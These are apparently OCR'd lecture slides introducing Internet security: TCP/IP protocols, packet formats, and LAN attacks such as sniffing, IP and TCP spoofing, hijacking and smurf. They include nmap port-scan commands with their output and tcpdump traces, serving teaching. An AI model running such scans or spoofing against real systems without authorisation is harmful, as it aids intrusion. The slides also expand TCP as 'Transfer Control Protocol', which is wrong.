
Internet Security: An Introduction


Internet

- A network of networks
- A *logic* network composed of a set of autonomous *subnetworks* connected by *gateways*
- Open architecture
- Different protocols for physical transmission
- A single protocol suite for the network and transport layers

History ('70-'80)


- The *Defense Advanced Research Project Agency* (DARPA) develops ARPANET
- First four nodes (1969):
  - UC Los Angeles
  - UC Santa Barbara
  - Stanford Research Institute
  - University of Utah
- Based on the Network Control Protocol (NCP)
- ARPANET moves to TCP/IP (January 1st 1983)






History ('90)

- Fast growth (size and traffic volume)
- 1991: Tim Berners-Lee (CERN) creates the World-Wide Web




DATE	HOSTS	DATE	HOSTS
12/69	4	05/82	235
06/70	9	08/83	562
10/70	11	10/84	1,024
12/70	13	10/85	1,961
04/71	23	02/86	2,308
10/72	31	11/86	5,089
01/73	35	12/87	28,174
06/74	62	07/88	33,000
03/77	111	10/88	56,000
12/79	188	07/89	130,000
08/81	213	10/89	159,000




The TCP/IP Protocol Suite

- Network protocols (OSI layer 3)
  - IP (*Internet Protocol*)
  - ICMP (*Internet Control Message Protocol*)
  - IGMP (*Internet Group Management Protocol*)
- Transport protocols (OSI layer 4)
  - TCP (*Transfer Control Protocol*)
  - UDP (*User Datagram Protocol*)
- Application protocols (OSI layer 7)
  - SMTP, FTP, SSH, …
- Other protocols (OSI layer 2)
  - ARP (Address Resolution Protocol)
  - RARP (Reverse Address Resolution Protocol)

TCP/IP Layering



Internet Addressing




Internet Protocol (IP)

- The IP protocol represents the “glue” of the Internet
- The IP protocol provides a *connectionless*, *unreliable, best-effort* datagram delivery service (delivery, integrity, ordering, non-duplication, and bandwidth is *not* guaranteed)
- IP datagrams can be exchanged between any two nodes (provided they both have an IP address)
- For direct communication IP relies on a number of different lower-level protocols, e.g., Ethernet, Token Ring, FDDI, RS-232

IP Datagram


0	4	8	12	16	20	24	28 31
Version	HL	Service type (TOS)		Total length			
Identifier				Flags	Fragment offset		
Time To Live		Protocol		Header checksum			
Source IP address							
Destination IP address							
Options					Padding		
Data							

IP Encapsulation



Routing: Direct Delivery


- If two hosts are in the same physical network the IP datagram is encapsulated in a lower level protocol and delivered directly



Ethernet

- Widely-used link-layer protocol
- Uses CSMA/CD (Carrier Sense, Multiple Access with Collision Detection)
- Destination address: 48 bits (e.g., 09:45:FA:07:22:23)
- Source address: 48 bits
- Type: 2 bytes (IP, ARP, RARP)
- Data:
  - Min 46 bytes (padding may be needed)
  - Max 1500 bytes
- CRC: Cyclic Redundancy Check, 4 bytes

Ethernet Frame




Local Area Network Attacks

- Sniffing
- Spoofing
- Hijacking
- ARP attacks
- Goals
  - Impersonation of a host
  - Denial of service
  - Access to information
  - Tampering with delivery mechanisms


Network Sniffing

- Technique at the basis of many attacks
- The attacker sets his/her network interface in *promiscuous* mode
- Can access all the traffic on the segment



IP Spoofing

- A host impersonates another host by sending a datagram with the address of some other host as the source address
- The attacker sniffs the network looking for replies from the attacked host




Why IP Spoofing?

- IP spoofing is used to impersonate sources of security-critical information (e.g., a DNS server or a NIS server)
- IP spoofing is used to exploit address-based authentication
  - RPC/NFS/NIS
  - “r”-commands (rsh, rcp, etc.)
- Many tools available
  - Protocol-specific spoofers (DNS spoofers, NFS spoofers, etc)
  - Generic IP spoofing tools

Hijacking

- Sniffing/Spoofing is the basis for hijacking
- The attacker waits for a client request
- Races against legitimate host when producing a reply
- We will see UDP-, and TCP-based variations of this attack


Hijacking



Routing: Indirect Delivery

- If two hosts are in different physical networks the IP datagram is encapsulated in a lower level protocol and delivered to the directly connected gateway
- The gateway uses a table to decide which is the next step in the delivery process
- This step is repeated until a gateway that is in the same physical subnetwork as the destination host is reached
- Then direct delivery is used


Routing



- Source/Dest IP addresses are the same for every copy of the datagram
- TTL field is decreased at every step
- Link level addresses change at every step
- The delivery process is based on the destination address only


Blind IP Spoofing

- A host sends an IP datagram with the address of some other host as the source address
- The host replies to the legitimate host
- Usually the attacker does not have access to the reply traffic



Man-in-the-middle Attacks


- An attacker that has control of a gateway used in the delivery process can
  - Sniff the traffic
  - Intercept/block traffic
  - Modify traffic




Internet Control Message Protocol

- ICMP is used to exchange control/error messages about the delivery of IP datagrams
- ICMP messages are encapsulated inside IP datagrams
- ICMP messages can be:
  - Requests
  - Responses
  - Error messages
    - An ICMP error message includes the header and a portion of the payload (usually the first 8 bytes) of the offending IP datagram

ICMP – Level 3 Protocol



ICMP Message Format



ICMP Message

- *Address mask request/reply:* used by diskless systems to obtain the network mask at boot time
- *Timestamp request/reply:* used to synchronize clocks
- *Source quench:* used to inform about traffic overloads
- *Parameter problem:* used to inform about errors in the IP datagram fields

ICMP Messages

- *Echo request/reply:* used to test connectivity (*ping*)
- *Time exceeded:* used to report expired datagrams (TTL = 0)
- *Redirect:* used to inform hosts about better routes (gateways)
- *Destination unreachable:* used to inform a host of the impossibility to deliver traffic to a specific destination

ICMP Echo Request/Reply

- Used by the *ping* program

0 4 8	12 16	20 24 28 31
Type = 0 or 8	Code = 0	Checksum
identifier = Process ID		Sequence number
Optional data		

Ping

```
# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) from 192.168.1.100 : 56(84)
bytes of data.
64 bytes from 192.168.1.1: icmp_seq=0 ttl=64 time=1.049
msec
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=660 usec
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=597 usec
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=548 usec
64 bytes from 192.168.1.1: icmp_seq=4 ttl=64 time=601 usec
64 bytes from 192.168.1.1: icmp_seq=5 ttl=64 time=592 usec
64 bytes from 192.168.1.1: icmp_seq=6 ttl=64 time=547 usec

--- 192.168.1.1 ping statistics ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max/mdev = 0.547/0.656/1.049/0.165 ms
```


ICMP Echo Attacks


- ICMP Echo Request messages can be used to map the hosts of a network (pingscan or ipsweep)
  - ICMP echo datagrams are sent to all the hosts in a subnetwork
  - The attacker collects the replies and determines which hosts are actually alive

```
Starting nmap 4.11 (http://www.insecure.org/nmap/)
Host cisco-sales.ns.com (192.168.31.11) appears to be up.
Host sales1.ns.com (192.168.31.19) appears to be up.
Host sales4.ns.com (192.168.31.22) appears to be up.
Host sales2.ns.com (192.168.31.43) appears to be up.
Host sales3.ns.com (192.168.31.181) appears to be up.

Nmap run completed -- 256 IP addresses (5 hosts up) scanned in 1 second
```

- ICMP Echo Request can be used to perform a denial of service attack (smurf)

Smurf



ICMP Time Exceeded

- Used when
  - TTL becomes zero (code = 0)
  - The reassembling of a fragmented datagram times out (code =1)

0 4 8	12 16	20 24 28 31
type (11)	code (0 or 1)	checksum
Unused (0)		
IP header + first 8 bytes of the original datagram		

Traceroute

- ICMP Time Exceeded messages are used by the traceroute program to determine the path used to deliver a datagram
- A series of IP datagrams are sent to the destination node
- Each datagram has an increasing TTL field (starting at 1)
- From the ICMP *Time exceeded* messages returned by the intermediate gateways it is possible to reconstruct the route from the source to the destination
- Note: traceroute allows one to specify loose source routing (-g option)
- Useful for network analysis, topology mapping

Traceroute


```
traceroute to pos4-1-155M.cr2.SNV.gblx.net (206.132.150.233), 30 hops max, 38 byte packets 1

csworld48 (128.111.48.2)  1.077 ms  0.827 ms  1.051 ms 2
engr-gw-lo.ucsb.edu (128.111.51.1)  1.479 ms  0.855 ms  1.222 ms 3
border1.ucsb.edu (128.111.1.83)  1.224 ms  1.375 ms  1.222 ms 4
gsr-g-1-0.commserv.ucsb.edu (128.111.252.150)  1.357 ms  1.383 ms  1.642 ms 5
USC--ucsb.ATM.calren2.net (198.32.248.73)  3.876 ms  4.493 ms  3.913 ms 6
ISI--USC.POS.calren2.net (198.32.248.26)  4.401 ms  4.533 ms  4.261 ms 7
UCLA--ISI.POS.calren2.net (198.32.248.30)  4.933 ms  4.897 ms  5.002 ms 8
UCLA-7507--UCLA.POS.calren2.net (198.32.248.118)  5.429 ms  5.530 ms  5.384 ms 9
corerouter2-serial6-0-0.Bloomington.cw.net (166.63.131.129)  8.562 ms  8.244 ms  7.857 ms 10
corerouter1.SanFrancisco.cw.net (204.70.9.131)  17.563 ms  17.861 ms  17.941 ms11
bordercore1.SanFrancisco.cw.net (166.48.12.1)  18.108 ms  18.269 ms  17.945 ms12
frontier-comm.SanFrancisco.cw.net (166.48.13.242)  19.164 ms  18.749 ms  20.472 ms 13
pos4-1-155M.cr2.SNV.gblx.net (206.132.150.233)  19.664 ms  18.666 ms  18.503 ms 14
```



User Datagram Protocol (UDP)

- The UDP protocol relies on IP to provide a *connectionless*, *unreliable, best-effort* datagram delivery service (delivery, integrity, non-duplication, ordering, and bandwidth is not guaranteed)
- Introduces the *port* abstraction that allows one to address different message destinations for the same IP address
- Often used for multimedia (more efficient than TCP) and for services based on request/reply schema (DNS, NIS, NFS, RPC)


UDP,TCP – Level 4 Protocols



UDP Message




UDP Encapsulation




UDP Spoofing

- Basically IP spoofing
- Very easy to perform



UDP Hijacking

- Variation of the UDP spoofing attack



UDP Portscan

- Used to determine which UDP services are available
- A zero-length UDP packet is sent to each port
- If an ICMP error message “port unreachable” is received the service is assumed to be unavailable
- Many TCP/IP stack implementations (not Windows’!) implement a limit on the error message rate, therefore this type of scan can be *slow* (e.g., Linux limit is 80 messages every 4 seconds)

UDP Portscan

```
% nmap -sU 192.168.1.10

Starting nmap 4.11 (http://www.insecure.org/nmap/ )
Interesting ports on  (192.168.1.10):
(The 1445 ports scanned but not shown below are in state:
closed)
Port        State        Service
137/udp     open         netbios-ns
138/udp     open         netbios-dgm

Nmap run completed -- 1 IP address (1 host up) scanned in 4
seconds
```



UDP Portscan

```
19:37:31.305674 192.168.1.100.41481 > 192.168.1.10.138: udp 0 (ttl 46, id 61284)
19:37:31.305706 192.168.1.100.41481 > 192.168.1.10.134: udp 0 (ttl 46, id 31166)
19:37:31.305730 192.168.1.100.41481 > 192.168.1.10.137: udp 0 (ttl 46, id 31406)
19:37:31.305734 192.168.1.100.41481 > 192.168.1.10.140: udp 0 (ttl 46, id 50734)
19:37:31.305770 192.168.1.100.41481 > 192.168.1.10.131: udp 0 (ttl 46, id 33361)
19:37:31.305775 192.168.1.100.41481 > 192.168.1.10.132: udp 0 (ttl 46, id 14242)
19:37:31.305804 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 134 unreachable
19:37:31.305809 192.168.1.100.41481 > 192.168.1.10.135: udp 0 (ttl 46, id 17622)
19:37:31.305815 192.168.1.100.41481 > 192.168.1.10.139: udp 0 (ttl 46, id 52452)
19:37:31.305871 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 140 unreachable
19:37:31.305875 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 131 unreachable
19:37:31.305881 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 132 unreachable
19:37:31.305887 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 135 unreachable
19:37:31.305892 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 139 unreachable
19:37:31.305927 192.168.1.100.41481 > 192.168.1.10.133: udp 0 (ttl 46, id 38693)
19:37:31.305932 192.168.1.100.41481 > 192.168.1.10.130: udp 0 (ttl 46, id 60943)
19:37:31.305974 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 133 unreachable
19:37:31.305979 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 130 unreachable
19:37:31.617611 192.168.1.100.41482 > 192.168.1.10.138: udp 0 (ttl 46, id 21936)
19:37:31.617641 192.168.1.100.41482 > 192.168.1.10.137: udp 0 (ttl 46, id 17647)
19:37:31.617663 192.168.1.100.41481 > 192.168.1.10.136: udp 0 (ttl 46, id 55)
19:37:31.617737 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 136 unreachable
```



Transmission Control Protocol (TCP)

- The TCP protocol relies on IP to provide a *connection-oriented, reliable* stream delivery service (no loss, no duplication, no transmission errors, correct ordering)
- TCP, like UDP, provides the *port* abstraction
- TCP allows two nodes to establish a *virtual circuit,* identified by source IP address, destination IP address, source TCP port, destination TCP port
- The virtual circuit is composed of two *streams (*full-duplex connection)
- The pair IP address/port number is sometimes called a socket (and the two streams are called a socket pair)

TCP Segment



TCP Encapsulation



TCP Seq/Ack Numbers

- The sequence number specifies the position of the segment data in the communication stream (SYN=13423 means: the payload of this segment contains the data from byte 13423 to byte 13458)
- The acknowledgment number specifies the position of the next byte expected from the communication partner (ACK = 16754 means: I have received correctly up to byte 16753 in the stream, I expect the next byte to be 16754)
- These numbers are used to manage retransmission of lost segments, duplication, flow control

TCP Window

- The TCP window is used to perform flow control
- Segments will be accepted only if their sequence numbers are inside the window that starts with the current acknowledgment number:
  ack number < sequence number < ack number + window
- The window size can change dynamically to adjust the amount of information sent by the sender

TCP Flags

- Flags are used to manage the establishment and shutdown of a virtual circuit
  - SYN: request for the synchronization of syn/ack numbers (used in connection setup)
  - ACK: states that the acknowledgment number is valid (all segments in a virtual circuit have this flag set, except for the first one)
  - FIN: request to shutdown one stream
  - RST: request to immediately reset the virtual circuit
  - URG: states that the Urgent Pointer is valid
  - PSH: request a "push" operation on the stream (that is, the stream data should be passed to the user application as soon as possible)


TCP Virtual Circuit: Setup

- A *server*, listening to a specific *port*, receives a connection request from a *client:* The segment containing the request is marked with the *SYN* flag and contains a random initial sequence number *sc*
- The server answers with a segment marked with both the *SYN* and *ACK* flags and containing
  - an initial random sequence number *ss*
  - *sc* + 1 as the acknowledgment number
- The client sends a segment with the ACK flag set and with sequence number *sc* + 1 and acknowledgment number *ss* + 1

What Initial Sequence Number?

- The TCP standard (RFC 793) specifies that the sequence number should be incremented every 4 microseconds
- BSD UNIX systems initially used a number that is incremented by 64,000 every half second (8 microseconds increments) and by 64,000 each time a connection is established

TCP: Three-Way Handshake




TCP: Three-way Handshake

```
arp who-has 192.168.1.20 tell 192.168.1.10
arp reply 192.168.1.20 is-at 0:10:4b:e2:f6:4c
192.168.1.10.1026 > 192.168.1.20.23: S 1015043:1015043(0)
192.168.1.20.23 > 192.168.1.10.1026: S 4056577943:4056577943(0) ack
   1015044
192.168.1.10.1026 > 192.168.1.20.23: . ack 4056577944
```


TCP Virtual Circuit: Data Exchange

- A partner sends in each packet the acknowledgment of the previous segment and its own sequence number increased by the number of transmitted bytes
- A partner accepts a segment of the other partner only if the numbers match the expected ones
- An empty segment may be used to acknowledge the received data


TCP Virtual Circuit: Data Exchange



TCP Virtual Circuit: Shutdown

- One of the partners, say A, can terminate its stream by sending a segment with the FIN flag set
- The other partner, say B, answers with an ACK segment
- From that point on, A will not send any data to B: it will just acknowledge data sent by B
- When B shutdowns its stream the virtual circuit is considered closed

TCP Virtual Circuit: Shutdown



TCP Portscan

- Used to determine the TCP services available on a victim host
- Most services are statically associated with port numbers (see /etc/services in UNIX systems)
- In its simplest form (*connect()* scanning), the attacker tries to open a TCP connection to all the 65535 ports of the victim host
- If the handshake is successful then the service is available
- Advantage: no need to be root
- Disadvantage (?): very noisy

connect() Scan

```
• root@localhost/home/kemm: nmap -sT 192.168.1.20
  Starting nmap 4.11 (http://www.insecure.org/nmap/ )
  Interesting ports on  (192.168.1.20):
  (The 1500 ports scanned but not shown below are in state: closed)
  Port       State      Service
  7/tcp      open       echo
  9/tcp      open       discard
  11/tcp     open       systat
  13/tcp     open       daytime
  15/tcp     open       netstat
  19/tcp     open       chargen
  21/tcp     open       ftp
  22/tcp     open       ssh
  23/tcp     open       telnet
  512/tcp    open       exec
  513/tcp    open       login
  514/tcp    open       shell
  6000/tcp   open       X11

  Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds
```


TCP SYN Scanning

- Also known as “half-open” scanning
- The attacker sends a SYN packet
- If the server answers with a SYN/ACK packet then the port is open or (usually) with a RST packet if the port is closed
- The attacker sends a RST packet instead of the final ACK
- The connection is never open and the event is not logged by the operating system/application

TCP SYN Scanning

```
# nmap -sS 128.111.38.78
Port       State      Service
80/tcp     open       http

Nmap run completed -- 1 IP address (1 host up) scanned in 1 second

11:27:32.249220 128.111.48.69.47146 > 128.111.41.38.78: S 3886663922:3886663922(0) win 2048
11:27:32.266910 128.111.48.69.47146 > 128.111.41.38.78: S 3886663922:3886663922(0) win 2048
11:27:32.266914 128.111.48.69.47146 > 128.111.41.38.81: S 3886663922:3886663922(0) win 2048
11:27:32.266918 128.111.48.69.47146 > 128.111.41.38.82: S 3886663922:3886663922(0) win 2048
11:27:32.266923 128.111.48.69.47146 > 128.111.41.38.80: S 3886663922:3886663922(0) win 2048
11:27:32.266925 128.111.48.69.47146 > 128.111.41.38.79: S 3886663922:3886663922(0) win 2048
11:27:32.267904 128.111.41.38.78 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)
11:27:32.267970 128.111.41.38.81 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)
11:27:32.268038 128.111.41.38.82 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)
11:27:32.268106 128.111.41.38.80 > 128.111.48.69.47146: S 1441896698:1441896698(0) ack 3886663923
    win 5840 <mss 1460> (DF)
11:27:32.268121 128.111.48.69.47146 > 128.111.41.38.80: R 3886663923:3886663923(0) win 0 (DF)
11:27:32.268174 128.111.41.38.79 > 128.111.48.69.47146: R 0:0(0) ack 3886663923 win 0 (DF)
```


TCP FIN Scanning

- The attacker sends a FIN-marked packet
- In most TCP/IP implementations (Windows excluded)
  - If the port is closed a RST packet is sent back
  - If the port is open the FIN packet is ignored (timeout)
- Variation of this type of scanning technique
  - Xmas: FIN, PSH, URG set
  - Null: no flags set

TCP FIN Scanning

```
# nmap -sF 128.111.41.38

Starting nmap (http://www.insecure.org/nmap/ )
Port       State      Service
80/tcp     open       http

11:39:07.356917 128.111.48.69.38772 > 128.111.41.38.79: F 0:0(0) win 1024
11:39:07.356921 128.111.48.69.38772 > 128.111.41.38.82: F 0:0(0) win 1024
11:39:07.356925 128.111.48.69.38772 > 128.111.41.38.81: F 0:0(0) win 1024
11:39:07.356927 128.111.48.69.38772 > 128.111.41.38.80: F 0:0(0) win 1024
11:39:07.356931 128.111.48.69.38772 > 128.111.41.38.78: F 0:0(0) win 1024
11:39:07.357918 128.111.41.38.79 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.357983 128.111.41.38.82 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.358051 128.111.41.38.81 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.358326 128.111.41.38.78 > 128.111.48.69.38772: R 0:0(0) ack 1 win 0 (DF)
11:39:07.666939 128.111.48.69.38773 > 128.111.41.38.80: F 0:0(0) win 1024
11:39:07.976951 128.111.48.69.38772 > 128.111.41.38.80: F 0:0(0) win 1024
11:39:08.286929 128.111.48.69.38773 > 128.111.41.38.80: F 0:0(0) win 1024
```

OS Fingerprinting

- OS fingerprinting allows one to determine the operating system of a host by examining the reaction to carefully crafted packets
  - Wrong answers to FIN TCP packets
  - “Undefined” flags in the TCP header of a request are copied verbatim in the reply
  - Weird combinations of flags in the TCP header
  - Selection of TCP initial sequence numbers
  - Selection of initial TCP window size
  - Analysis of the use of ICMP messages
    - Error rate
    - Amount of offending datagram included
  - TCP options


TCP Spoofing

- Attack aimed at impersonating another host when establishing a TCP connection
- First discussed by R.T. Morris in “A Weakness in the 4.2BSD Unix TCP/IP Software” in 1985
- Used by Mitnick in his attack against SDSC

TCP Spoofing

- Node A trusts node B (e.g., login with no password)
- Node C wants to impersonate B with respect to A in opening a TCP connection
- C kills B (flooding, crashing, redirecting) so that B does not send annoying RST segments
- C sends A a TCP SYN segment in a spoofed IP packet with B’s address as the source IP and *sc* as the sequence number
- A replies with a TCP SYN/ACK segment to B with *ss* as the sequence number. B ignores the segment: dead or too busy
- C does not receive this segment but to finish the handshake it has to send an ACK segment with *ss* + 1 as the acknowledgment number
  - C eavesdrop the SYN/ACK segment
  - C guesses the correct sequence number

TCP Spoofing



TCP Hijacking

- Powerful technique to take control of an existing TCP connection
- The attacker uses spoofed TCP segments to
  - insert data in the streams
  - reset an existing connection (denial of service)
- Anyway the correct sequence/acknowledgment numbers must be used
  - The attacker can eavesdrop the traffic between client and server
  - The attacker can guess the correct seq/ack numbers
- Conclusion: TCP is much more difficult to spoof than UDP

TCP Hijacking


- The attacker waits until the connection is “quiet”
  - All the transmitted data have been acknowledged (by both endpoints)
- The attacker injects data in the stream
  - “Desynchronize” the connection
- The receiver of the injected data sends an acknowledgment to the apparent sender
- The apparent sender replies with an acknowledgement with the “expected” sequence number
- The receiver considers this as out-of-sync and sends an acknowledgement with the “expected” sequence number
- ….

TCP Hijacking

